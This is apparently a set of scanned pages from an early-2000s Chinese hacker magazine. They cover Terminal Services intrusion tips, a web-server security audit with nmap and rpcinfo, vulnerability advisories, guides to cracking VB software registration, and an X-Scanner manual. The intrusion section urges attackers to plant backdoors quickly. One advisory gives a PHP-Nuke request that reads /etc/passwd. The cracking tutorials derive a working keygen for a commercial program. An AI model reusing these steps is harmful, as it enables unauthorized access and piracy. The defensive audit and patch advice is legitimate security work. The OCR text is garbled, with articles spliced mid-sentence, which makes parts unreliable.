1. 当你用终端客户端程序登陆到对方的服务器时,你的所有操作不会在对方的机器上反应出来,但如果对方正打开了终端服务管理器,你就惨了:(这时对方能看到你所打开的进程 id、程序映象,你的 ip 及机器名,并能发消息给你!

2. 当你连接时,会加重对方服务器的负荷,非常容易造成对方死机和断线,所以你的操作快点为妙。

3. 尽快做好后门,暂时不要上传任何程序,一是防止断线,二是防止对方打上补丁!

经验总结:

1. 在 IE 下,所拥有的只是 iusr_machine 权限,因而,你不要设想去做越权的事情,如启动 telnet、木马等。

2. url 的跳转下,你将拥有超级用户的权限,好好利用吧。

3. 跳转到哪个目录下,通常只能查看、执行当前目录的文件,不能进入到子目录;如想进入,只能再跳一次。

堵漏办法:

1. 打补丁。

2. 服务中关掉: Terminal Services, 服务名称: TermService, 对应程序名: system32 \ termsrv. exe。

透视 web 服务器的漏洞

从网站屡屡被黑和用户的信用卡被盗用的迹象来看,许多 Web 服务器都存在着种种安全问题,许多 Web 应用都是凑合着运行,很少有人关注其安全问题或作出安全规划。那么,造成服务器缺乏安全保障的常见原因有哪些?如何防范这些不安全因素?作为客户或者最终用户,如何才能信任某个服务器符合了基本的安全需求?

显然,许多服务器管理员从来没有从另一个角度来看他们的服务器,例如使用端口扫描程序。如果他们这样做了,就不会在自己的系统上运行那么多的服务,而这些服务原本无需在正式提供 Web 服务的机器上运行,或者这些服务原本无需面向公众开放。

与这种错误经常相伴的是,为了进行维护而运行某些不安全的、可用于窃取信息的协议。例如,有些 Web 服务器常常为了收集订单而提供 POP3 服务,或者为了上载新的页面内容而提供 FTP 服务甚至数据库服务。在某些地方,这些协议可能提供安全认证(比如 APOP)甚至安全传输(比如 POP 或者 FTP 的 SSL 版本),但更多的时候,人们使用的是这些协议的非安全版本。有些协议,比如 msqI 数据库服务,则几乎没有提供任何验证机制。

从公司外面访问自己的网络,完整地检测、模拟攻击自己的网站,看看会发生些什么,这对于 Web 管理者来说是一个很好的建议。有些服务在机器安装之后的默认配置中已经启动,或者由于安装以及初始设置的需

要而启动了某些服务,这些服务可能还没有正确地关闭。例如,有些系统提供的 Web 服务器会在非标准的端口上提供编程示范以及系统手册,它们往往包含错误的程序代码并成为安全隐患所在。正式运行的、可从 Internet 访问的 Web 服务器不应该运行这些服务,请务必关闭这些服务。

另外一种攻击者经常利用的资源是 SNMP 协议(简单网络管理协议, Simple Network Management Protocol)。它可能为攻击者提供有关系统和网络布局的极其详细和宝贵的信息。由于 SNMP 是一种 UDP 服务,比较简单的安全检查不会发现它。

当然,需要保护的不仅仅是 Web 服务器,在防火墙外面的所有其他机器更必须遵从同样的安全标准。如果你要对一个 Web 服务器产生信任,首先应该对该服务器进行扫描,扫描工具各种各样,不过功能最强、最实用的还要数 nmap,你可以从黑客防线 5 的附赠光盘中找到

```
# nmap -sS -T Aggressive -p 1-10000 www.example.server | grep open
PortState ProtocolService
21opentcp ftp
22opentcp ssh
25opentcp smtp
80opentcp http
111 opentcp sunrpc
119 opentcp nntp
3306opentcp mysql
```

4333opentcp mysql

www.example.server 作为 WWW 和 FTP 服务器使用。此外,该服务器还提供了 ssh、smtp、sunrpc、nntp、mysql 和 mysql 服务。

在这些服务中,ssh 是一种带有完善加密和认证机制的协议,如果服务器上运行的 ssh 是最新版本,那么使用它应该是安全的。

http、ftp、smtp 和 nntp 是 www.example.server 服务器实际提供的服务,这些服务是必须运行的。只要 FTP 用于匿名服务,网络上也不会因此出现以明文形式传送的密码。所有其他文件传输都应该用 scp 工具和 ssh 协议完成。

sunrpc、mysql 和 mysql 服务没有必要从防火墙外面的机器访问,而且也没有必要被所有的 IP 地址访问。这些端口应该用防火墙或者包过滤器阻隔。

对于所有向公众开放的服务,你应该密切关注其程序的最新版本和安全信息,应该做好一旦发现与这些程序有关的安全问题就立即升级软件的准备。例如,某些版本的 ssh 会出现问题,在一些特殊的情形下,服务器可能被欺骗并以非加密方式运行。对于有些 FTP 服务器、早期的 sendmail 以及某些版本的 INN,已知的安全问题包括缓存溢出等。

有些时候端口扫描程序找到了一个打开的端口,但我们却不知道哪一个程序在操作这个端口,此时就要使用 lsof 之类的工具了。执行命令“lsof -P -n -i”即可显示出所有本地打开的端口以及操作这些端口的程序。

```
# lsof -P -n -i
COMMANDPID USER FD TYPE DEVICE
SIZE NODE NAME
xfstt 46 root4uIPv4 30 TCP *: 7100
(LISTEN)
httpd199 root 19uIPv4 99 TCP
192.168.1.12:80 (LISTEN)
```

```
...
smbd 11741 root5uIPv428694 UDP
127.0.0.1:1180
smbd 11741 root6uIPv428689
TCP 192.168.1.3: 139 - <
192.168.1.2:1044 (ESTABLISHED)
增加额外的参数就可以扫描指定的协议
和端口:
# lsof -P -n -i tcp:139
COMMAND PID USER FD TYPE DE-
VICE SIZE NODE NAME
smbd276 root5uIPv4175 TCP *: 139
(LISTEN)
smbd11741 root6uIPv428689
TCP 192.168.1.3: 139 - <
192.168.1.2:1044 (ESTABLISHED)
```

运行 nmap 搜索整个网络,可以列出域之内所有已知服务器。另外,你还可以查看 DNS,看看服务器管理员为这个域所设置的内容。

注重安全的网络管理员总是在另外的机器上运行内部 DNS 服务,而不是在直接接入 Internet 的机器上运行。没有必要告诉整个世界自己的办公室内运行着哪些机器、这些机器怎样命名。把直接服务于 Web 网站的机器名字和地址发布出去已经完全足够了。

使用 gnome 程序 Cheops (<http://www.marko.net/cheops>)可以生成一个网络示意图,清楚地显示出机器类型和连接。另外,这个程序也可以进行端口扫描,但功能不如 nmap 灵活和强大。

使用网络监测器 Ethereal (<http://ethereal.zing.org/>)可以分析网络传输。Ethereal 能够跟踪 TCP 流,对于获知由 telnet、ftp、pop3 等协议传输的明文密码很有用。

使用 rpcinfo 和 showmount (对于 Linux 的某些版本,还可以使用 kshowmount),你可以查询自己机器的 sunrpc 提供了哪些服务。

· **Hacker Defence** ·

如果 NFS 正在运行,就有可能从服务器获得已导出文件系统的清单。

```
# rpcinfo -p www.example.server
program vers proto port
1000004 tcp111portmapper
1000003 tcp111portmapper
1000002 tcp111portmapper
1000004 udp111portmapper
1000003 udp111portmapper
1000002 udp111portmapper
```

可以看到, www.example.server 的 sunrpc 服务开放了对外部机器的连接。这是没有必要的,我们可以安装带有访问控制的 rpcbind 程序或者配置防火墙阻断它。

由于 NFS 默认值极不合理,把文件系统完全不受保护地以可读写方式显露给外界成了一种极为常见的错误。下面是一个实例:

```
# /usr/sbin/kshowmount -e center2.sample-university.net
Export list for center2.sample-university.net:
```

```
/usr/lib/cobol (everyone)
/usr/sys/inst.images (everyone)
/stadtinf(everyone)
/var/spool/mail(everyone)
/usr/lpp/info(everyone)
/usr/local (everyone)
/pd - software (everyone)
/u1(everyone)
/user(everyone)
/fix (everyone)
/u (everyone)
/ora rzws01
/install (everyone)
/ora - client192.168.15.20
```

所有注明了“everyone”的目录都是向公众开放的,其中包括:保存了数百个用户邮件的“/var/spool/mail”目录,以及用户的主目录“/u”和“/u1”。另外“/usr/local”和“/usr/lib/cobol”也是允许写人的,这使得它很容易被安装上特洛伊木马。任何人都可以进入这个系统,且不会遇到什么值得一提的阻力。

最新系统漏洞

尝鲜报告

网络安全只有在不断的发现其缺陷的基础上才能不断的完善,任何一个网络系统都没有绝对的安全,但是只要你正视这些漏洞,并及时的解决它,你就有可能在这场黑与反黑、入侵与反入侵的斗争中立于不败之地!

下面就向你介绍最新的网络安全漏洞及其解决方案。

一、PHP - Nuke 允许下载任意可读文件

1. 远程漏洞

漏洞系统: UNIX

影响系统: PHP Nuke 新版本

下面的 URL 请求就能获得密码文件:

```
http://www.example.com/opendir.php?
```

```
requesturl = /etc/passwd
```

2. 解决方法:

简单的方法是在脚本开头任意位置初始

```
化$ requesturl
```

```
<quote>
```

```
$ requesturl = "";
```

```
</quote>
```

3. 内容

<http://phpnuke.org/>的 PHPNUKE 是一个新闻自动发布系统,可以设计用来在 INTERNET 和 INTRANET 上使用,其中存在一个漏洞可以允许远程攻击者下载系统上的任意可读文件。下面是有漏洞的代码:

```
<quote opendir.php>
(...)
$ REQUEST_URI = strip_tags($ RE-
QUEST_URI);
$ res = explode( "$ PHP_SELF?", $
REQUEST_URI);
$ odp_cat = $ res[1];
if (substr($ odp_cat, 0, 1) == "/" )
$ odp_cat = substr($ odp_cat, 1);
(define $ requesturl)
(...)
</quote>
```

二、Internet & Acceleration Server 拒绝服务攻击

发布日期: 2001-4-3

更新日期: 2001-4-3

受影响的系统:

Internet & Acceleration Server

- Windows 2000 Server

1. 描述

缺省情况下, Win2K 并未设置成当日志文件满时覆盖原日志文件。假设在 ISA console 上启动了“Event Log Failure”选项。攻击者发送足以引发 event logs 的虚假报文,导致 ISA server 为该次“Event Log Failure”启动一个 CMD.EXE。如果攻击者不断发送这类虚假报文,ISA Server 将不断启动 CMD.EXE,消耗大量系统资源。即使重新启动 ISA Server,也不能真正解决问题,必须清除“Event Log Failure”选项。

2. 建议

有两个临时解决办法:一个是设置成当日志文件满时覆盖原日志文件,一个是不要启动“Event Log Failure”选项。

三、Plus! 98 和 Windows ME 压缩 目录密码可恢复的漏洞

发布日期: 2001-3-30

更新日期: 2001-3-30

受影响的系统:

Microsoft Plus! 98

- Windows 98

- Windows 98 SE

Microsoft Windows Me

1. 描述

Plus! 98 是用于 Win98 和 Win98 第二版的一个附加包。Plus! 98 和 Windows ME 提供了一个可选的特性,即用密码来保护压缩目录。由于该密码保存在系统的一个文件(c:\windows\dynazip.log)中,因此能够从物理上访问机器的攻击者就可以读取密码并访问系统中用该密码保护的压缩目录。

2. 建议:

厂商补丁:

微软已经为此发布了一个安全公告 (MS01-019)和相应的补丁。

微软安全公告 (MS01-019):

<http://www.microsoft.com/technet/security/bulletin/MS01-019.asp>

补丁下载:

注意:在安装补丁之后还要手动删除文件 c:\windows\dynazip.log 以清除以前保存的密码。

Microsoft Plus! 98

<http://download.microsoft.com/download/win98/update/14715/w98/en-us/252694usa8.exe> (下转第 85 页)

Visual Basic 应用程序的破解

众所周知, VB5 和 VB6 应用程序的破解是目前 Windows 下破解的难点之一。曾经在 Windows 下跟踪调试过 VB3 或 VB4 程序的朋友一般都知道, 程序代码 99% 的时间里都是在 VBRUNxx 里转来转去, 根本看不出一个所以然来。这是因为你跟踪的是 VB 的解释器, 要从解释器中看出代码的目的是什么是相当困难的。但解释语言有一个致命的弱点, 那就是解释语言的程序代码都是以伪码的方式存放的, 一旦被人找到了伪码与源码之间的对应关系, 就很容易做出一个反编译器出来, 你的源程序就等于被公开了一样。而编译语言因为直接把用户程序编译成机器码, 再经过优化程序的优化, 很难从程序返回到你的源程序的状态。但对于熟悉汇编语言的解密者来说, 也很容易通过跟踪你的代码来确定某些代码的用途。

幸好 SmartCheck 的出现大大地方便了我們。SmartCheck 是 NuMega 公司推出的一款出色的调试解释执行程序的工具, 目前最新版是 v6.03。它非常容易使用, 你不需了解汇编程序。SmartCheck 能够把一个 VB 程序运行时的各种事件过程展现在你眼前。可谓是破解 VB5 及 VB6 的神兵利器。

下面我们先介绍 SmartCheck, 然后举例熟悉。并举一个用 Softice 的例子来比较 SmartCheck 这个破解 VB 程序的高效工具。

一、安装

SmactCheck 的安装很简单, 不过解压缩后安装的目录 (比如: c:\Program files) 下最

好建一个文件夹。不然, 它会很乱地放在 Program files 下, 不便以后管理。

二、配置 SmartCheck

SmartCheck 的主界面非常简单, 每次用 SmartCheck 破解一个软件时都需要重新配置, 所以它的配置是比较重要的。

具体步骤如下:

在菜单项选择: Program → Settings; 出现图 1 (如果你在 SmartCheck 下没有打开应用程序, 只出现 3 个菜单选项: Error Detection; Rrporting; Program Info.)。

Error Detection (图 1): 这里选上所有的选项。“Report error immediately”, 可根据情况调整, 选上后程序执行有错误时会立即出现报告, 此时在弹出的报告栏上按 acknowledge 即可, 你嫌麻烦可不选此项。如此项没选, 则不立即报告。建议不要选。




图 1

点击在图 1 中 Advanced 按钮后出现图 2。Advanced (图 2): 选上前面的 4 项。注意

要确信“Suppress system API and OLE calls”没被选上。




图 2

Reporting(图 3): 除了“Report Mouse-Move events from OCX controls”外其余全选上。




图 3

三、开始用 SmartCheck 破解

(1) 运行 SmartCheck; 出现图 4 的界面。这时关掉那个小窗口。

(2) 在“File”，“Open”选择你需要破解的程序；

(3) 按 F5 或选择“Program”下的“Start”运行程序,或工具栏那个 Start 按钮,即出现界面如图 5。




图 4




图 5

(4) 停止程序,选择“Program”，“End”；或工具栏的那个 Stop 按钮。你最好是了解 SmartCheck 工具栏的用法,这样可以大大方便操作。

四、程序在 SmartCheck 下运行结束




图 6

(1) 在 SmartCheck 中应有 3 个小窗口。有时只出现一个主窗口,怎么回事呢? 原来其

用 SmartCheck 破 破 Visi Font Gold

运行 Visi Font Gold。我没有完全了解这个软件能做什么,仅仅知道它有处理字体的功能。它的使用不是我们感兴趣的,它的保密方法是:选择属性→注册将会出现一个小的注册框,输入你的名字和隐藏字符串(注册码):

名字: ManKind

隐藏的注册码: 23199981

我们分别用 SoftIce 和 Smartcheck 破解这个软件,从而比较出 SmartCheck 的高。我知道这是一个 VB5 的程序。当程序比较真假代码时,在 VB5 中大多数(不一定,但是我确有相当数量的软件是这样的)是用来比较两个字符串的函数是 `_ybaStrCmp` (注意这里有两个下划线(`_`))。然后我们进入 SoftICE,在那个函数上设置一个断点以使我们能捕获到真正的隐藏注册码,如下:

`bpx _ybsStrCmp`

放下 SoftICE,敲 unlock 按钮,SoftICE 出现在我们设置的 `_ybaStrCmp` function 函数

的断点上。敲 F11 直到回到函数的呼叫,你将会得到下面的代码:

```

: 0042CAF6 CALL [VBVMSO!
_ybaStrCmp ]
    
```

: 0042CAFC MOV ESI, EAX ←你登录的地方

我们看看进行比较的字符是否保留在一个记录中,按照下面的命令操作,找出 EDX 注册内容:

`d edx`

在 SoftICE 数据窗口中你看到了什么?看起来像屏蔽的我们名字的注册号是宽字节格式的(不要问我那是什么,如果你真正想知道,就忽视点(`.`)),然后你得到字符串)。我没有表明屏蔽的我名字的注册号在这里,因为我认为这个程序的作者是友好的,这个软件仅仅需要 5 美元,因此每个想用的人都必须注册,尤其对那些电脑初学者。本文的主要目的不是破坏作者和影响他的收入(或者是他家庭

他两个(右边和下边)完全最小化了,缩到边上(右边、下边)去了,可以用鼠标把它们拖出来。

(2)主窗口被称为“Program Results window”。该窗口在左上方。

(3)右边的窗口主要是显示主窗口的一些详细内容,很多重要详细东西都在此,你可能看到的序列号就在这里。

看到图 5 左下角的那个下窗口了吧,那里面有关于程序运行的好多信息可能对你有帮助:图 7




图 7

在你停止程序后,你应该分析 SmartCheck 给出的信息,你必须选上相关的行,并选择“View”,“Show All Events”。这需要你有 VB 的相关知识,并了解各比较方法和断点函数。

的收入)。

再用 SmartCheck: 破解

如果你已经注册过了,你注销这个程序(用注册表,它在“My Computer\HKCU\Software\VB和VBA Program Setting\Visi Font Gold 2.0\Font Viewer\”)。如果你不能找到它或者你对编写注册表的值一无所知,请和我联系。我们可以把 SoftICE 放在一边,继续用 SmartCheck 作为我们主要的工具,因为在 VB 程序里用 SoftICE 工具跟踪通常是不能令人满意的。我用 SmartCheck 6.01,但是我认为 6.xx 后的任何版本都能很好工作。在完成下面这部分之前,确信你为了破解已经正确地配置了 SmartCheck。如果你不会配置,可以看看前面的指南。

现在我们开始,运行 SmartCheck。在 SmartCheck 打开 visigold.exe,进入主程序。选择属性→,像第一部分那样注册,输入名字:ManKind,屏蔽代码:23199981。最后点击 the Unlock 按钮。破解的错误信息就出现了,点 OK,返回到 SmartCheck 进入主程序→结束,这个程序将被初始化。看看事件,寻找注册事件(通常在敲一个按钮后,这个例子中,Unlock 充当的是那个按钮,但是 SmartCheck 并不把它作为这个按钮的属性而是用一个内部名字去代替,如 Command1)。你来这里看看(绿色高亮的是你的程序在 SmartCheck 信息,而黑字是注释):

+ Command1_Click

双击加号展开它,将会有更多的显示。

- Command1_Click

Text1.Text ←名字输入区域

LTrim\$ ←得到名字

Len returns LONG:7 ←得到名字的长度

Mid\$ ←得到名字的第一个字节

Asc returns Integer: 77 ←第一个字节的

ascii 码

Double (5929) → Long (5929) ← 77
 * 77 = 5929

Mid\$ ←得到名字的第二个字节

Asc returns Integer: 97 ←第二个字节的
 的 ascii 码

Double (24747) → Long (24747) ←
 (97 * 97 * 2) + 5929 = 24747

Mid\$←得到名字的第三个字节

Asc returns Integer: 110 ←第三个字节的
 的 ascii 码

Double (61047) → Long (61047) ←
 (110 * 110 * 3) + 24747 = 61047

Mid\$ ←得到第四个字节

Asc returns Integer: 75 ←第四个字节的
 的 ascii 码

Double (83547) → Long (83547) ←
 (75 * 75 * 4) + 61047 = 83547

Mid\$ ←得到第五个字节

Asc returns Integer: 105 ←第五个字节的
 的 ascii 码

Double (138672) → Long (138672)
 ←(105 * 105 * 5) + 83547 = 138672

Mid\$ ←得到第六个字节

Asc returns Integer: 110 ←第六个字节的
 的 ascii 码

Double (211272) → Long (211272)
 ←(110 * 110 * 6) + 138672 = 211272

Mid\$ ←得到第七个字节

Asc returns Integer: 100 ←第七个字节的
 的 ascii 码

Double (281272) → Long (281272)
 ←(100 * 100 * 7) + 211272 = 281272

Text3.Text

LTrim\$

LTrim\$

MsgBox returns Integer: 1 ← 错误破解
 信息

· Hacker Defence ·

Command1_Click

我认为你已经明白了,但是我仍然要解释一点。这是关于 algo 的结论:字节的 ascii 码必须有在它位置上自己乘,加到以前计算的值中去,改正屏蔽的代码。

你可能会问下面的问题:

1. 为什么要用 $77 * 77 = 5929$?

准确地讲这个计算式应该是 $77 * 77 * 1 = 5929$,如果你能看到 SmartCheck 的所有事件,你将看到 _ybaPowerR8 函数被调用,是在“ascii 码的返回整数值是 77”这一行之后的,它是用来计算一个数字的权限的。

2. 怎么能够知道一个字节的 ascii 码有能力在原位置自乘并加到先前计算的值中去纠正屏蔽的代码?

因为如果第二个计算的值减去先前计算的值得出的结果等于 $97 * 97$ 的两倍,其他数值的计算同样如此,因此我能够推出上面的结论。

现在,我不必再解释 algo,我想你已经很明白了。

下面是计算部分的源代码:

For i = 1 to Len(Text1.Text) ' i 是一个数字变量, Text1.Text 指的是名字输入域的内容,循环直到名字字节结束

name1 = Asc(Mid(Text1.Text, i, 1)) ' 得到一个名字的字节

name2 = (name1 ^ 2) * i ' main algo here(ascii of byte power by 2 and multiplied to current position of byte)

name3 = name3 + name2 ' 计算先前值的总数

Next i '再循环

Text2.Text = name3 ' 这里指的是你输入的用户屏蔽的代码区域,显示用户最后计算的结果,它是正确的代码值。

大家可以看到 SmartCheck 对破解 VB 5 是很有效的。



Collector v2.1

· The Collector 是能有效维护你收集的图片的软件,关于此程序的更多信息如下:

名称: The Collector v2.1

下载位置: <http://internet.ca/~logic/collectr.html>

大小: collectr.exe = 246.047 bytes

保护方式: 序列号

DLL : uses VB3 dll < * * * * * * * * * * * * * * VB3.Dll

我发现解释破解步骤是很容易的,因此我

将这个破解过程分为几步。

第一步: 正确运行它,启动后它将要求你输入序列号。

第二步: 输入一串虚假的数字 '9876543210'。现在按 control+d 进入 softice,在 softice 输入 ' bpx hmemcpy ' 在 hmemcpy 核心函数内 (hmemcpy 是什么? Windows 用 hmemcpy 对字符串操作。在这个例子中,它用于把我输入的 vb dll 的内存空间的字符串拷贝到缓冲器。我们中断在 Windows 把字符

串送入 vb dll 的入口处?)

第三步:用 Ctrl+l+d 返回到 Windows 下,按“OK”,这将使 Softice 在 hmemcpy 函数处中断。

第四步:现在我们将继续跟踪进一步的 hmemcpy 情况,找到我们输入储存字符串的地方。按住 F10 直到你看见这些:

```
Memory_copying_snippet
JMP 9E9E
USH ECX
CX, 02
REPZ MOVSD
POP ECX
ND ECX, 03
REPZ MOVSB
XOR DX, DX
```

第五步:在 REPZMOVSD 之前,做“edsi”,你将看见你输入的字符串。在我的例子里,它显示的是“0987654321”。执行“edes:di”你什么也不能看见,但是如果你按 F10 通过 repzmovsb 这一行,你将看见字符串拷贝到新的位置 es:di 处,这就是 vb dll 字符串入口处。

第六步:现在我们知道字符串的位置。我们回顾一下我们的策略:我们的计划是找到 vb dll 保存我们序列号的地方,然后在此内存处设置断点,以观察字符串比较的状况。让我们设一个 bpr(breakpoint on range 区域断点)在我们字符串的位置。因为 REPZMOV(S/D/B)指令下移了 di 的指针位置(它现在指在我们列的末尾),我们做“bpr es:di-8es:di-1rw”,在看第七步之前不要敲回车键。

第七步:在我们敲回车前,我将告诉你你所期盼的。Softice 将中断在字符串被读写内存的任何地方。例如,你中断在函数 strlen 计算字符串长度。现在你要将中断的字符串从一个地方拷贝到内存的另外一个地方(如

REPZMOVSW 指令)。它和字符串放在新的位置(一个新的断点区域)。当整个字符串,或者部分被删除时,它也会中断。如果整个字符串没有得到完整的删除,不能移出相应的 bpr。当完整的字符串被其他东西写入时,只能移出它。你在 hmemcpy 中也要再次暂停。Hmemcpy 将在这个 dll 的内存内读字符串的另一个回应。

换一个区域断点,最后你将在代码的比较部分中断。当我到达代码的那块地方时有 4 个断点设置,一个 hmemcpy 的断点设置,3 个断点区域在字符串的反馈中。

第八步:现在我们发现了 vb3 dll 的代码比较处,我们在这儿设置断点,并禁止其他不再需要的断点的调用。这是我们已经发现 vb3 比较的位置,能看到的是:

The_VB3_compare_snippet:

```
: 8BCA      mov cx, dx
: F3A6      repz cmpsb ; <- 这儿
            是字符串 in ds: si 和 es: di
: 7401      je 8CB6 ; 被比较
: 9F        lahf
: 92        xchg ax, dx
: 8D5E08    lea bx, [bp+08]
: E80E06    call 92CB
```

在指令 REPZ CMPSB 执行前,你做‘ed si’和‘ed es:di’,你将看到字符串比较的内容。在此例中,我们用输入的字符串中第二、第三字节和“V8”来比较,因此你重新运行程序并输入 0V87654321 将成功注册。

第九步:我们仍未结束,恰恰相反。我们现在做什么?下次碰到 VB3 程序,我们可快速设断找到正确的序列号。我们怎么做呢?用我们用 The Collector 照做一次。

1. 运行 The Collector 并输入一个假的序列号。

2. 进 Softice 在 hmemcpy 上设置断点。敲

X-Scanner v0.3 使用说明

一、系统要求

要求运行在 Windows NT4.0/2000 下。

二、功能简介

采用多线程方式对指定 IP 地址段 (或单机) 进行安全漏洞扫描, 扫描内容包括: 标准端口状态及端口 banner 信息、CGI 漏洞、RPC 漏洞、FTP 弱口令, NT 主机共享信息、用户信息、组信息、NT 主机弱口令用户等。扫描结果保存在 /log/ 目录中, index.htm 为扫描结果索引文件。对于一些已知的 CGI 和 RPC 漏洞, 它还可以给出了相应的漏洞描述、利用程序及解决方案。

三、所需文件

Xscan.exe —— 主程序

OncRpc.dll —— OncRpc 动态链接库

readme.txt —— 使用说明

/dat/config.ini —— 用户配置文件, 包括扫描端口、默认用户名及口令等信息

/dat/cgi.lst —— CGI 漏洞列表

/dat/rpc.ini —— RPC 程序名称及漏洞

列表

/cgi/* .htm —— CGI 漏洞描述及解决方案, 其中 index.htm 为主索引文件

/cgi/ —— CGI 漏洞利用程序及实例

/rpc/* .htm —— RPC 漏洞描述及解决方案, 其中 index.htm 为主索引文件

/rpc/ —— RPC 漏洞利用程序及实例

四、运行参数说明

1. 命令行: Xscan -h [起始地址] <- [终止地址] > [扫描选项]

其中的[扫描选项]含义如下:

-c: 扫描 CGI 漏洞;

-r: 扫描 RPC 漏洞;

-p: 扫描标准端口 (端口列表可通过 \dat\config.ini 文件定制);

-b: 获取开放端口的 banner 信息, 需要与 -p 参数合用;

-f: 尝试 FTP 默认用户登录 (用户名及口令可以通过 \dat\config.ini 文件定制);

-n: 获取 NetBios 信息 (若远程主机操作系统为 Windows9x/NT4.0/2000);

-g: 尝试弱口令用户连接 (若远程主机

OK, 使你回到 Softice。

3. 现在脱壳, 得到序列号在 vbrun300 的代码中 (敲 F11 和 F10 直到你得到序列号)。

4. 现在查找: 8B, CA, F3, A6, 74, 01, 9f, 92, 8D, 5E, 08, E8, 0E, 06, 这是“mov cx, dx”和我们没有看到的部分。观察 s 0 1 ffffffff

8B, CA, F3, A6, 74, 01, 9f, 92, 8D, 5E, 08, E8, 0E, 06 在它返回处设断。

5. 敲 F5 你能进入上面进行比较的代码中。剩下的事情就是检查 es; di 和 ds; si 的指示器了。

操作系统为 Windows NT4.0/2000);

- a: 扫描以上全部内容;
- x [代理服务器: 端口]: 通过代理服务器扫描 CGI 漏洞;
- t: 设置线程数量;
- v: 显示详细扫描进度;
- d: 禁止扫描前 PING 被扫主机。

2. 示例:

```
xscan -h xxx.xxx.1.1 - xxx.xxx.10.255
```

- a

含义: 扫描 XXX.XXX.1.1 - XXX.XXX.10.255 网段内主机的所有信息;

```
xscan -h xxx.xxx.1.1 -n -g -t 30
```

含义: 获取 XXX.XXX.1.1 主机的 Netbios 信息, 并检测 NT 弱口令用户, 线程数量为 30;

```
xscan -h xxx.xxx.1.1 -p -b -c -x 129.66.58.13:80 -v -d
```

含义: 扫描 xxx.xxx.1.1 主机的标准端口状态, 通过代理服务器“129.66.58.13:80”扫描 CGI 漏洞, 检测端口 banner 信息, 且扫描前不通过 PING 命令检测主机状态, 显示详细扫描进度。

五、数据文件格式

1. “dat\config.ini”:

[PORT - LIST]: 待扫描端口, 格式为“Port = 端口 1, 端口 2, 端口 3...”;

[FTP - DEFAULT - ACCOUNTS]: FTP 默认帐户, 格式为“用户名 = 口令 1, 口令 2...”;

[NT - DEFAULT - ACCOUNTS]: NT 默认帐户, 当无法获取对方用户列表时, 将由该处获取用户名及口令, 其格式为“用户名 = 口令 1, 口令 2...”;

2. “dat\cgi.lst”:

CGI 程序路径 1

CGI 程序路径 2

CGI 程序路径 3

.....

3. “dat\rpc.ini”:

(1) 存在漏洞的 RPC 程序列表, 内容及格式如下:

[编号 1]

ID = 程序 ID; name = 程序名称; alias = 程序别名; version = 程序版本; protocol = 协议; level = 风险等级。

[编号 2]

.....

(2) RPC 程序 ID 与名称对应表:

[RPC - NAME]: 已知的 RPC 名称, 格式为“程序 ID = 程序名称, 程序别名 1 程序别名 2 ...”。

六、注意事项

当网速过慢时, 多线程扫描 CGI 漏洞可能会导致本地网络阻塞, 出现无法连接远程主机或读取数据失败等情况, 此时需相应调低线程数量, 或暂时不扫描 CGI 漏洞。

“Cgi.lst”文件中每个 CGI 路径占一行, 各行之间不能有空行。如果只是希望测试少数新漏洞, 可以将这些 CGI 漏洞移至文件顶端, 然后插入空行, 程序读到空行处将结束对 CGI 漏洞的扫描。

在扫描过程中, 按“空格”键可以查看各线程状态及扫描进度, 按“Q”键可提前退出程序, 按“”强行关闭程序。

七、版本发布

X - Scanner v0.2 —— 发布日期: 2000/12/12, 内部测试版。

